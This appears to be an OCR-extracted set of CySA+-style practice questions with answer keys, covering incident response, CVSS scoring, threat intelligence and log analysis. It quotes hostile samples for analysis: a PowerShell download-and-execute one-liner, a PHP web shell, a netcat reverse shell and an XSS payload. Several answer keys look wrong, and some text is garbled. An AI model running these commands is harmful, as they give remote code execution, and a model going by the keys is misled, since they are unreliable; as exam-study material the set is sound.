Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:05:34
Removed Where: Workstation: Date created:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx "11/30/19 12:05:34"	Domainusers\user1	11/30/19 12:25:13
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\resume1.docx	Domainusers\user1	12/1/19 13:59:25
Added	File	\\host1\users\user1\Downloads\invoice.exe	Domainusers\user1	12/1/19 14:03:55
Where: Workstation:	Host1 172.30.0.152			
Renamed Where: Workstation: Name changed from:	File Host1 172.30.0.152	resume1.docx to resume2.docx	Domainusers\user1	12/1/19 14:25:30

Malware domain list:

Malware domain list

```
# MalwareDomainList.com Host List #
# http://www.maowaredomainlist.com/hostlist/hosts.txt #
# Last updated: 3 Dec 2019, 21:00:00 #
# IP #

171.25.193.20
171.25.193.25
185.220.101.194
81.161.63.103
81.161.63.253
77.247.181.162
141.98.81.194
46.101.220.225
139.59.95.60
51.254.37.192
81.161.63.104
139.59.116.115
```

Vulnerability Scan Report:

Vulnerability scan report

HIGH SEVERITY

Title:	Cleartext transmission of sensitive information
Description:	The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected asset:	172.30.0.150
Risk:	Anyone can read the information by gaining access to the channel being used for communication.
Reference:	CVE-2002-1949

HIGH SEVERITY

Title:	Elevated privileges not required for software installations
Description:	All account types can install software, requirements for privileged accounts for installation capabilities is not configured.
Affected asset:	172.30.0.152
Risk:	Enhanced risk for unauthorized or malicious software installation
Reference:	n/a

MEDIUM SEVERITY

Title:	Sensitive cookie in HTTPS session without "secure" attribute
Description:	The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.
Affected asset:	172.30.0.157
Risk:	Session sidejacking
Reference:	CVE-2004-0462

LOW SEVERITY

Title:	Untrusted SSL/TLS Server X.509 certificate
Description:	The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.
Affected asset:	172.30.0.153
Risk:	May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).
Reference:	CVE-2005-1234

Phishing Email:

Phishing email

From: IT HelpDesk <it-helpdesk@company.com>
Sent: Sun 12/01/2019 2:00:00
To: Global Users <globalusers@company.com>
Subject: Moving our mail servers

Hi,


In the upcoming days, we will be moving our mail servers. Check out the new Company Webmail to know if it has started working for you.

Visit the new Company Webmail to see all the new features.
Use your current username and password at Company Webmail.

Download the latest mail client located here.

Thank you.

IT HelpDesk


Firewall log
File integrity monitoring report
Malware domain list
Vulnerability scan report
Phishing email
Kill chain item
Identify the following:
Honeypot
Email filtering
Backups
VPN
MAC filtering
MFA
Disk-level encryption
Network segmentation
Updated antivirus
Restricted local user permissions
Firewall file type filter
IP blocklist
Plain test email format
invoice.exe
resume2.docx
payroll.xlsx
resume1.docx
81.161.63.103
171.25.193.25
185.220.101.194
10.1.1.238
192.168.2.1
81.161.63.253
171.25.193.20
1 Dec 2019 14:03:19
1 Dec 2019 13:59:25
30 Nov 2019 12:05:34
1 Dec 2019 14:03:55
1 Dec 2019 11:24:16
30 Nov 2019 12:25:13
1 Dec 2019 14:25:30

Answer:

Kill Chain Item:

Phishing email - **Email filtering**
Active links - **VPN**
Malicious website access - **IP blocklist**
Malware download - **Firewall file type filter**
Malware install - **Restricted local user permissions**
Malware execution - **Updated antivirus**
File encryption - **Backups**

Identify the following:

Malicious executable - **Payroll.xlsx**
Malicious IP Address - **81.161.63.103**
Date/time malware entered organization- **1 Dec 2019 14:03:19**

QUESTION 363

An analyst reviews a recent government alert on new zero-day threats and finds the following CVE metrics for the most critical of the vulnerabilities:

`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:U/RL:W/RC:R`

Which of the following represents the exploit code maturity of this critical vulnerability?

A. E:U
B. S:C
C. RC:R
D. AV:N
E. AC:L

Answer: A

QUESTION 364

A security analyst detects an email server that had been compromised in the internal network. Users have been reporting strange messages in their email inboxes and unusual network traffic. Which of the following incident response steps should be performed next?

A. Preparation
B. Validation
C. Containment
D. Eradication

Answer: C **Explanation:**
After detecting a compromised email server and unusual network traffic, the next step in incident response is containment, to prevent further damage or spread of the compromise.

QUESTION 365

A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization's environment. An analyst views the details of these events below:

```
rundl132.exe javascript:"\..\mshtml, RunHMTLApplication ";document.write
();r=new%20 ActiveXObject ("WScript.Shell").run("powershell -w h -nologo -
noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString
('77.247.109.185/AccessToken.psl'))",0,true);
```

Which of the following statements best describes the intent of the attacker, based on this oneliner?

A. Attacker is escalating privileges via JavaScript.
B. Attacker is utilizing custom malware to download an additional script.
C. Attacker is executing PowerShell script "AccessToken.ps1".
D. Attacker is attempting to install persistence mechanisms on the target machine.

Answer: C

QUESTION 366

When investigating a potentially compromised host, an analyst observes that the process BGInfo.exe (PID 1024), a Sysinternals tool used to create desktop backgrounds containing host details, has been running for over two days. Which of the following activities will provide the best insight into this potentially malicious process, based on the anomalous behavior?

A. Changes to system environment variables
B. SMB network traffic related to the system process
C. Recent browser history of the primary user
D. Activities taken by PID 1024

Answer: D **Explanation:**
The activities taken by the process with PID 1024 will provide the best insight into this potentially malicious process, based on the anomalous behavior. BGInfo.exe is a legitimate tool that displays system information on the desktop background, but it can also be used by attackers to gather information about the compromised host or to disguise malicious processes. By monitoring the activities of PID 1024, such as the files it accesses, the network connections it makes, or the commands it executes, the analyst can determine if the process is benign or malicious.

QUESTION 367
Which of the following evidence collection methods is most likely to be acceptable in court cases?

A. Copying all access files at the time of the incident
B. Creating a file-level archive of all files
C. Providing a full system backup inventory
D. Providing a bit-level image of the hard drive

Answer: D **Explanation:**
A bit-level image is a forensic-grade copy that preserves all data on a disk, including unallocated space, deleted files, and metadata. This is the most legally defensible form of digital evidence collection, as it ensures that no potential evidence is missed.

QUESTION 368
A cybersecurity analyst has recovered a recently compromised server to its previous state. Which of the following should the analyst perform next?

A. Eradication
B. Isolation
C. Reporting
D. Forensic analysis

Answer: D **Explanation:**
After recovering a compromised server to its previous state, the analyst should perform forensic analysis to determine the root cause, impact, and scope of the incident, as well as to identify any indicators of compromise, evidence, or artifacts that can be used for further investigation or prosecution.

QUESTION 369

While performing a dynamic analysis of a malicious file, a security analyst notices the memory address changes every time the process runs. Which of the following controls is most likely preventing the analyst from finding the proper memory address of the piece of malicious code?

A. Address space layout randomization
B. Data execution prevention
C. Stack canary
D. Code obfuscation

Answer: A **Explanation:**
Address space layout randomization (ASLR) is a security control that randomizes the memory address space of a process, making it harder for an attacker to exploit memory-based vulnerabilities, such as buffer overflows. ASLR can also prevent a security analyst from finding the proper memory address of a piece of malicious code, as the memory address changes every time the process runs.

QUESTION 370
A company brings in a consultant to make improvements to its website. After the consultant leaves. a web developer notices unusual activity on the website and submits a suspicious file containing the following code to the security team:

```
<html>
<body>
<img onmouseleave="shutdown" src="shutdown.jpg" alt="shutdown">
<?php
echo '<H1>This website is under maintenance</H1>';
alert('Exit');
exec($_GET[cmd]);
echo $_SERVER['REMOTE_ADDR']
?>
</body>
</html>
```

Which of the following did the consultant do?

A. Implanted a backdoor
B. Implemented privilege escalation
C. Implemented clickjacking
D. Patched the web server

Answer: A **Explanation:**
A backdoor is a method that allows an unauthorized user to access a system or network without the permission or knowledge of the owner. A backdoor can be installed by exploiting a software vulnerability, by using malware, or by physically modifying the hardware or firmware of the device. A backdoor can be used for various malicious purposes, such as stealing data, installing malware, executing commands, or taking control of the system.

QUESTION 371

Which of the following makes STIX and OpenIoC information readable by both humans and machines?

A. XML
B. URL
C. OVAL
D. TAXII

Answer: A **Explanation:**
STIX and OpenIoC are two standards for representing and exchanging cyber threat intelligence (CTI) information. STIX stands for Structured Threat Information Expression and OpenIoC stands for Open Location and Identity Coordinates. Both standards use XML as the underlying data format to encode the information in a structured and machine-readable way. XML stands for Extensible Markup Language and it is a widely used standard for defining and exchanging data on the web. XML uses tags, attributes, and elements to describe the structure and meaning of the data. XML is also human- readable, as it uses plain text and follows a hierarchical and nested structure. XML is not the only format that can be used to make STIX and OpenIoC information readable by both humans and machines, but it is the most common and widely supported one. Other formats that can be used include JSON, CSV, or PDF, depending on the use case and the preferences of the information producers and consumers.

QUESTION 372
An analyst is evaluating the following vulnerability report:

```
Vulnerability:
        Vulnerability Name: Remote Code Execution
        Group: Information Disclosure
        OWASP: A9 Using Components with Known Vulnerabilities

Metrics:
        CVE Dictionary Entry: CVE-2022-9999
        Base Score: 9.3
        CVSS:3.1 /AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Profile:
        Authentication: Not used
        Times detected: View history
        Aggressiveness: High

Payloads:
        Click here for Request Payload
        Click here for Response Payload
```

Which of the following vulnerability report sections provides information about the level of impact on data confidentiality if a successful exploitation occurs?

A. Payloads
B. Metrics
C. Vulnerability

D. Profile

Answer: B **Explanation:**
The Metrics section of the vulnerability report provides information about the level of impact on data confidentiality if a successful exploitation occurs. The Metrics section contains the CVE dictionary entry and the CVSS base score of the vulnerability. CVE stands for Common Vulnerabilities and Exposures and it is a standardized system for identifying and naming vulnerabilities. CVSS stands for Common Vulnerability Scoring System and it is a standardized system for measuring and rating the severity of vulnerabilities. The CVSS base score is a numerical value between 0 and 10 that reflects the intrinsic characteristics of a vulnerability, such as its exploitability, impact, and scope. The CVSS base score is composed of three metric groups: Base, Temporal, and Environmental. The Base metric group captures the characteristics of a vulnerability that are constant over time and across user environments. The Base metric group consists of six metrics: Attack Vector, Attack Complexity, Privileges Required, User Interaction, Scope, and Impact. The Impact metric measures the effect of a vulnerability on the confidentiality, integrity, and availability of the affected resources. In this case, the CVSS base score of the vulnerability is 9.8, which indicates a critical severity level. The Impact metric of the CVSS base score is 6.0, which indicates a high impact on confidentiality, integrity, and availability. Therefore, the Metrics section provides information about the level of impact on data confidentiality if a successful exploitation occurs.

QUESTION 373
Which of the following best describes the importance of implementing TAXII as part of a threat intelligence program?

A. It provides a structured way to gain information about insider threats.
B. It proactively facilitates real-time information sharing between the public and private sectors. C. It exchanges messages in the most cost-effective way and requires little maintenance once implemented.
D. It is a semi-automated solution to gather threat intellbgence about competitors in the same sector.

Answer: B **Explanation:**
TAXII, or Trusted Automated eXchange of Intelligence Information, is a standard protocol for sharing cyber threat intelligence in a standardized, automated, and secure manner. TAXII defines how cyber threat information can be shared via services and message exchanges, such as discovery, collection management, inbox, and poll. TAXII is designed to support STIX, or Structured Threat Information eXpression, which is a standardized language for describing cyber threat information in a readable and consistent format. Together, STIX and TAXII form a framework for sharing and using threat intelligence, creating an open-source platform that allows users to search through records containing attack vectors details such as malicious IP addresses, malware signatures, and threat actors. The importance of implementing TAXII as part of a threat intelligence program is that it proactively facilitates real-time information sharing between the public and private sectors. By using TAXII, organizations can exchange cyber threat information with various entities, such as security vendors, government agencies, industry associations, or trusted groups. TAXII enables different sharing models, such as hub and spoke, source/subscriber, or peer-to-peer, depending on the needs and preferences of the information producers and consumers. TAXII also supports different levels of access control, encryption, and authentication to ensure the security and privacy of the shared information.

QUESTION 374

During a recent site survey. an analyst discovered a rogue wireless access point on the network. Which of the following actions should be taken first to protect the network while preserving evidence?

A. Run a packet sniffer to monitor traffic to and from the access point.
B. Connect to the access point and examine its log files.
C. Identify who is connected to the access point and attempt to find the attacker. D. Disconnect the access point from the network

Answer: D **Explanation:**
A rogue access point is a wireless access point that has been installed on a network without the authorization or knowledge of the network administrator. A rogue access point can pose a serious security risk, as it can allow unauthorized users to access the network, intercept network traffic, or launch attacks against the network or its devices. The first action that should be taken to protect the network while preserving evidence is to disconnect the rogue access point from the network. This will prevent any further damage or compromise of the network by blocking the access point from communicating with other devices or users. Disconnecting the rogue access point will also preserve its state and configuration, which can be useful for forensic analysis and investigation. Disconnecting the rogue access point can be done physically by unplugging it from the network port or wirelessly by disabling its radio frequency.

QUESTION 375
While a security analyst for an organization was reviewing logs from web servers. the analyst found several successful attempts to downgrade HTTPS sessions to use cipher modes of operation susceptible to padding oracle attacks. Which of the following combinations of configuration changes should the organization make to remediate this issue? (Choose two.)

A. Configure the server to prefer TLS 1.3.
B. Remove cipher suites that use CBC.
C. Configure the server to prefer ephemeral modes for key exchange.
D. Require client browsers to present a user certificate for mutual authentication.
E. Configure the server to require HSTS.
F. Remove cipher suites that use GCM.

Answer: AB
Explanation:
A padding oracle attack is a type of attack that exploits the padding validation of a cryptographic message to decrypt the ciphertext without knowing the key. A padding oracle is a system that responds to queries about whether a message has a valid padding or not, such as a web server that returns different error messages for invalid padding or invalid MAC. A padding oracle attack can be applied to the CBC mode of operation, where the attacker can manipulate the ciphertext blocks and use the oracle's responses to recover the plaintext. To remediate this issue, the organization should make the following configuration changes:
Configure the server to prefer TLS 1.3. TLS 1.3 is the latest version of the Transport Layer Security protocol, which provides secure communication between clients and servers. TLS 1.3 has several security improvements over previous versions, such as:
It deprecates weak and obsolete cryptographic algorithms, such as RC4, MD5, SHA-1, DES, 3DES, and CBC mode.
It supports only strong and modern cryptographic algorithms, such as AES-GCM, ChaCha20-Poly1305, and SHA-256/384.

It reduces the number of round trips required for the handshake protocol, which improves performance and latency.
It encrypts more parts of the handshake protocol, which enhances privacy and confidentiality. It introduces a zero round-trip time (0-RTT) mode, which allows resuming previous sessions without additional round trips.
It supports forward secrecy by default, which means that compromising the long-term keys does not affect the security of past sessions.
Remove cipher suites that use CBC. Cipher suites are combinations of cryptographic algorithms that specify how TLS connections are secured. Cipher suites that use CBC mode are vulnerable to padding oracle attacks, as well as other attacks such as BEAST and Lucky 13. Therefore, they should be removed from the server's configuration and replaced with cipher suites that use more secure modes of operation, such as GCM or CCM.

QUESTION 376
An analyst views the following log entries:

```
202.180.158.22  - - [12/Aug/2018:11:42:20 -0200] "GET /src/sourceCode.bat\HTTP/1.0" 404 291
134.17.188.5    - - [12/Aug/2018:13:04:16 -0200] "GET /img/orgChart.jpg\HTTP/1.0" 200 291
121.19.30.221   - - [12/Aug/2018:13:04:17 -0200] "GET /cgi-bin/stats.pl?month=12\HTTP/1.0" 200 291
134.17.188.5    - - [12/Aug/2018:13:04:17 -0200] "GET /img/orgChartDirectors.jpg\HTTP/1.0" 200 291
134.17.188.5    - - [12/Aug/2018:13:04:17 -0200] "GET /img/orgChartStaff.jpg\HTTP/1.0" 200 291
134.17.188.5    - - [12/Aug/2018:13:04:18 -0200] "GET /img/orgChartUnderlings.jpg\HTTP/1.0" 404 291
216.122.5.5     - - [12/Aug/2018:13:04:18 -0200] "GET /cgi-bin/quarterly.pl?qtr=3\HTTP/1.0" 404 291
134.17.188.5    - - [12/Aug/2018:13:04:18 -0200] "GET /img/orgChartUnderUnderlings.jpg.jpg\HTTP/1.0" 404 291
```

The organization has a partner vendor with hosts in the 216.122.5.x range. This partner vendor is required to have access to monthly reports and is the only external vendor with authorized access. The organization prioritizes incident investigation according to the following hierarchy:

- unauthorized data disclosure is more critical than denial of service attempts.
- which are more important than ensuring vendor data access.

Based on the log files and the organization's priorities, which of the following hosts warrants additional investigation?

A. 121.19.30.221
B. 134.17.188.5
C. 202.180.1582
D. 216.122.5.5

Answer: A

QUESTION 377
An analyst is conducting monitoring against an authorized team that win perform adversarial techniques. The analyst interacts with the team twice per day to set the stage for the techniques to be used. Which of the following teams is the analyst a member of?

A. Orange team
B. Blue team
C. Red team
D. Purple team

Answer: A **Explanation:**
An orange team is a team that is involved in facilitation and training of other teams in cybersecurity. An orange team assists the yellow team, which is the management or leadership team that oversees the cybersecurity strategy and governance of an organization. An orange team helps the yellow team to understand the cybersecurity risks and challenges, as well as the roles and responsibilities of other teams, such as the red, blue, and purple teams. In this scenario, the analyst is conducting monitoring against an authorized team that will perform adversarial techniques. This means that the analyst is observing and evaluating the performance of another team that is simulating real-world attacks against the organization's systems or networks. This could be either a red team or a purple team, depending on whether they are working independently or collaboratively with the defensive team. The analyst interacts with the team twice per day to set the stage for the techniques to be used. This means that the analyst is providing guidance and feedback to the team on how to conduct their testing and what techniques to use. This could also involve setting up scenarios, objectives, rules of engagement, and success criteria for the testing. This implies that the analyst is facilitating and training the team to improve their skills and capabilities in cybersecurity. Therefore, based on these descriptions, the analyst is a member of an orange team, which is involved in facilitation and training of other teams in cybersecurity.

QUESTION 378
The Chief Executive Officer (CEO) has notified that a confidential trade secret has been compromised. Which of the following communication plans should the CEO initiate?

A. Alert department managers to speak privately with affected staff.
B. Schedule a press release to inform other service provider customers of the compromise.
C. Disclose to all affected parties in the Chief Operating Officer for discussion and resolution. D. Verify legal notification requirements of PII and SPII in the legal and human resource departments.

Answer: A
Explanation:
The CEO should initiate an alert to department managers to speak privately with affected staff. This is because the trade secret is confidential and should not be disclosed to the public. Additionally, the CEO should verify legal notification requirements of PII and SPII in the legal and human resource departments to ensure compliance with data protection laws.

QUESTION 379
During an incident, analysts need to rapidly investigate by the investigation and leadership teams. Which of the following best describes how PII should be safeguarded during an incident?

A. Implement data encryption and close the data so only the company has access.
B. Ensure permissions are limited in the investigation team and encrypt the data.
C. Implement data encryption and create a standardized procedure for deleting data that is no longer needed.
D. Ensure that permissions are open only to the company.

Answer: B **Explanation:**
The best option to safeguard PII during an incident is to ensure permissions are limited in the investigation team and encrypt the data. This is because limiting permissions reduces the risk of

unauthorized access or leakage of sensitive data, and encryption protects the data from being read or modified by anyone who does not have the decryption key.

QUESTION 380
A security analyst is reviewing the logs of a web server and notices that an attacker has attempted to exploit a SQL injection vulnerability. Which of the following tools can the analyst use to analyze the attack and prevent future attacks?

A. A web application firewall
B. A network intrusion detection system
C. A vulnerability scanner
D. A web proxy

Answer: A **Explanation:**
A web application firewall (WAF) is a tool that can protect web servers from attacks such as SQL injection, cross-site scripting, and other web-based threats. A WAF can filter, monitor, and block malicious HTTP traffic before it reaches the web server. A WAF can also be configured with rules and policies to detect and prevent specific types of attacks.

QUESTION 381
Which Of the following techniques would be best to provide the necessary assurance for embedded software that drives centrifugal pumps at a power Plant?

A. Containerization
B. Manual code reviews
C. Static and dynamic analysis
D. Formal methods

Answer: D **Explanation:**
The best technique to provide the necessary assurance for embedded software that drives centrifugal pumps at a power plant is formal methods. Formal methods are a rigorous and mathematical approach to software development and verification, which can ensure the correctness and reliability of critical software systems. Formal methods can be used to specify, design, implement, and verify embedded software using formal languages, logics, and tools.

QUESTION 382
A security team identified several rogue Wi-Fi access points during the most recent network scan. The network scans occur once per quarter. Which of the following controls would best all ow the organization to identity rogue devices more quickly?

A. Implement a continuous monitoring policy.
B. Implement a BYOD policy.
C. Implement a portable wireless scanning policy.
D. Change the frequency of network scans to once per month.

Answer: A **Explanation:**
Implement a continuous monitoring policy. A continuous monitoring policy is a set of procedures and tools that enable an organization to detect and respond to unauthorized or anomalous activities on its network in real time or near real time. A continuous monitoring policy can help

identify rogue access points as soon as they appear on the network, rather than waiting for quarterly or monthly scans. A continuous monitoring policy can also help improve the overall security posture and compliance of the organization by providing timely and accurate information about its network assets, vulnerabilities, threats, and incidents.

QUESTION 383
An analyst needs to provide recommendations based on a recent vulnerability scan:

Plug-in name	Family
SMB use domain SID to enumerate users	Windows : User management
SYN scanner	Port scanners
SSL certificate cannot be trusted	General
Scan not performed with admin privileges	Settings

Which of the following should the analyst recommend addressing to ensure potential vulnerabilities are identified?

A. SMB use domain SID to enumerate users
B. SYN scanner
C. SSL certificate cannot be trusted
D. Scan not performed with admin privileges

Answer: D **Explanation:**
This is because scanning without admin privileges can limit the scope and accuracy of the vulnerability scan, and potentially miss some critical vulnerabilities that require higher privileges to detect. According to the OWASP Vulnerability Management Guide1, "scanning without administrative privileges will result in a large number of false negatives and an incomplete scan". Therefore, the analyst should recommend addressing this issue to ensure potential vulnerabilities are identified.

QUESTION 384
A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:

```
[+] XSS: In form input 'txtSearch' with action
https://localhost/search.aspx
[-] XSS: Analyzing response #1...
[-] XSS: Analyzing response #2...
[-] XSS: Analyzing response #3...
[+] XSS: Response is tainted. Looking for proof of the vulnerability.
```

Which of the following is the most likely reason for this vulnerability?

A. The developer set input validation protection on the specific field of search.aspx.
B. The developer did not set proper cross-site scripting protections in the header.

C. The developer did not implement default protections in the web application build.
D. The developer did not set proper cross-site request forgery protections.

Answer: B

QUESTION 385
A security analyst found the following vulnerability on the company's website:

```
<INPUT TYPE="IMAGE" SRC="javascript:alert(`test');">
```

Which of the following should be implemented to prevent this type of attack in the future?

A. Input sanitization
B. Output encoding
C. Code obfuscation
D. Prepared statements

Answer: A **Explanation:**
This is a type of web application vulnerability called cross-site scripting (XSS), which allows an attacker to inject malicious code into a web page that is viewed by other users. XSS can be used to steal cookies, session tokens, credentials, or other sensitive information, or to perform actions on behalf of the victim.
Input sanitization is a technique that prevents XSS attacks by checking and filtering the user input before processing it. Input sanitization can remove or encode any characters or strings that may be interpreted as code by the browser, such as <, >, ", ', or javascript:. Input sanitization can also validate the input against a predefined format or range of values, and reject any input that does not match. Output encoding is a technique that prevents XSS attacks by encoding the output before sending it to the browser. Output encoding can convert any characters or strings that may be interpreted as code by the browser into harmless entities, such as <, >, ", ', or javascript:. Output encoding can also escape any special characters that may have a different meaning in different contexts, such as , /, or ;.
Code obfuscation is a technique that makes the source code of a web application more difficult to read and understand by humans. Code obfuscation can use techniques such as renaming variables and functions, removing comments and whitespace, replacing literals with expressions, or adding dummy code. Code obfuscation can help protect the intellectual property and trade secrets of a web application, but it does not prevent XSS attacks.

QUESTION 386
A disgruntled open-source developer has decided to sabotage a code repository with a logic bomb that will act as a wiper. Which of the following parts of the Cyber Kill Chain does this act exhibit?

A. Reconnaissance
B. Weaponization
C. Exploitation
D. Installation

Answer: B **Explanation:**
Weaponization is the stage of the Cyber Kill Chain where the attacker creates or modifies a malicious payload to use against a target. In this case, the disgruntled open-source developer

has created a logic bomb that will act as a wiper, which is a type of malware that destroys data on a system. This is an example of weaponization, as the developer has prepared a cyberweapon to sabotage the code repository.

QUESTION 387
A security analyst detected the following suspicious activity:

```
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1
1234 > tmp/f
```

Which of the following most likely describes the activity?

A. Network pivoting
B. Host scanning
C. Privilege escalation
D. Reverse shell

Answer: D **Explanation:**
The provided command sequence is indicative of creating a reverse shell. Here's a breakdown of the command: bash rm -f /tmp/f; mknod /tmp/f p; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.0.0.1 1234 > /tmp/f rm -f /tmp/f: Removes the file /tmp/f if it exists. mknod / tmp/f p: Creates a named pipe /tmp/f. cat /tmp/f | /bin/sh -i 2>&1 | nc 10.0.0.1 1234 > / tmp/f: Pipes the input from the named pipe to /bin/sh (starting an interactive shell), redirects the shell's input and output through netcat (nc), which then connects to the IP address 10.0.0.1 on port 1234, and sends the shell's output back through the named pipe.

QUESTION 388
After updating the email client to the latest patch, only about 15% of the workforce is able to use email. Windows 10 users do not experience issues, but Windows 11 users have constant issues. Which of the following did the change management team fail to do?

A. Implementation
B. Testing
C. Rollback
D. Validation

Answer: B **Explanation:**
Testing is a crucial step in any change management process, as it ensures that the change is compatible with the existing systems and does not cause any errors or disruptions. In this case, the change management team failed to test the email client patch on Windows 11 devices, which resulted in a widespread issue for the users. Testing would have revealed the problem before the patch was deployed, and allowed the team to fix it or postpone the change.

QUESTION 389
A vulnerability scan of a web server that is exposed to the internet was recently completed. A security analyst is reviewing the resulting vector strings:

```
Vulnerability 1: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L
Vulnerability 2: CVSS:3.0/AV:L/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:H
Vulnerability 3: CVSS:3.0/AV:A/AC:H/PR:L/UI:R/S:U/C:L/I:H/A:L
Vulnerability 4: CVSS:3.0/AV:P/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:L
```

Which of the following vulnerabilities should be patched first?

A. Vulnerability 1
B. Vulnerability 2
C. Vulnerability 3
D. Vulnerability 4

Answer: A

QUESTION 390
Which of the following most accurately describes the Cyber Kill Chain methodology?

A. It is used to correlate events to ascertain the TTPs of an attacker.
B. It is used to ascertain lateral movements of an attacker, enabling the process to be stopped.
C. It provides a clear model of how an attacker generally operates during an intrusion and the actions to take at each stage
D. It outlines a clear path for determining the relationships between the attacker, the technology used, and the target

Answer: C **Explanation:**
The Cyber Kill Chain methodology provides a clear model of how an attacker generally operates during an intrusion and the actions to take at each stage. It is divided into seven stages: reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives. It helps network defenders understand and prevent cyberattacks by identifying the attacker's objectives and tactics.

QUESTION 391
Which of the following is a benefit of the Diamond Model of Intrusion Analysis?

A. It provides analytical pivoting and identifies knowledge gaps.
B. It guarantees that the discovered vulnerability will not be exploited again in the future.
C. It provides concise evidence that can be used in court
D. It allows for proactive detection and analysis of attack events

Answer: A **Explanation:**
The Diamond Model of Intrusion Analysis is a framework that helps analysts to understand the relationships between the adversary, the victim, the infrastructure, and the capability involved in an attack. It also enables analytical pivoting, which is the process of moving from one piece of information to another related one, and identifies knowledge gaps that need further investigation.

QUESTION 392
Which of the following is the most important reason for an incident response team to develop a formal incident declaration?

A. To require that an incident be reported through the proper channels
B. To identify and document staff who have the authority to declare an incident
C. To allow for public disclosure of a security event impacting the organization
D. To establish the department that is responsible for responding to an incident

Answer: B **Explanation:**
The formal incident declaration is crucial to identify and document the staff who have the authority to declare an incident, ensuring that incidents are handled by authorized personnel.

QUESTION 393
A security manager is looking at a third-party vulnerability metric (SMITTEN) to improve upon the company's current method that relies on CVSSv3. Given the following:

Vulnerability 1

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N - Base Score: 7.5 High
SMITTEN: Malware exploitable: No; Exploit Activity: Low; Exposed Externally: No

Vulnerability 2

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N - Base Score: 5.4 Medium
SMITTEN: Malware exploitable: Yes; Exploit Activity: HIGH; Exposed Externally: Yes

Vulnerability 3

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H - Base Score: 9.8 Critical
SMITTEN: Malware exploitable: No; Exploit Activity: None; Exposed Externally: Yes

Vulnerability 4

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H - Base Score: 9.9 Critical
SMITTEN: Malware exploitable: Yes; Exploit Activity: Medium; Exposed Externally: No

Which of the following vulnerabilities should be prioritized?

A. Vulnerability 1
B. Vulnerability 2
C. Vulnerability 3
D. Vulnerability 4

Answer: B **Explanation:**
Vulnerability 2 should be prioritized as it is exploitable, has high exploit activity, and is exposed externally according to the SMITTEN metric.

QUESTION 394
Due to an incident involving company devices, an incident responder needs to take a mobile phone to the lab for further investigation. Which of the following tools should be used to maintain the integrity of the mobile phone while it is transported? (Choose two.)

A. Signal-shielded bag
B. Tamper-evident seal
C. Thumb drive
D. Crime scene tape
E. Write blocker
F. Drive duplicator

Answer: AB
Explanation:
A signal-shielded bag and a tamper-evident seal are tools that can be used to maintain the integrity of the mobile phone while it is transported. A signal-shielded bag prevents the phone from receiving or sending any signals that could compromise the data or evidence on the device. A tamper-evident seal ensures that the phone has not been opened or altered during the transportation.

QUESTION 395
An analyst is suddenly unable to enrich data from the firewall. However, the other open intelligence feeds continue to work. Which of the following is the most likely reason the firewall feed stopped working?

A. The firewall service account was locked out.
B. The firewall was using a paid feed.
C. The firewall certificate expired.
D. The firewall failed open.

Answer: C **Explanation:**
The firewall certificate expired. If the firewall uses a certificate to authenticate and encrypt the feed, and the certificate expires, the feed will stop working until the certificate is renewed or replaced. This can affect the data enrichment process and the security analysis.

QUESTION 396
A security analyst noticed the following entry on a web server log:

```
Warning: fopen (http://127.0.0.1:16) : failed to open stream:
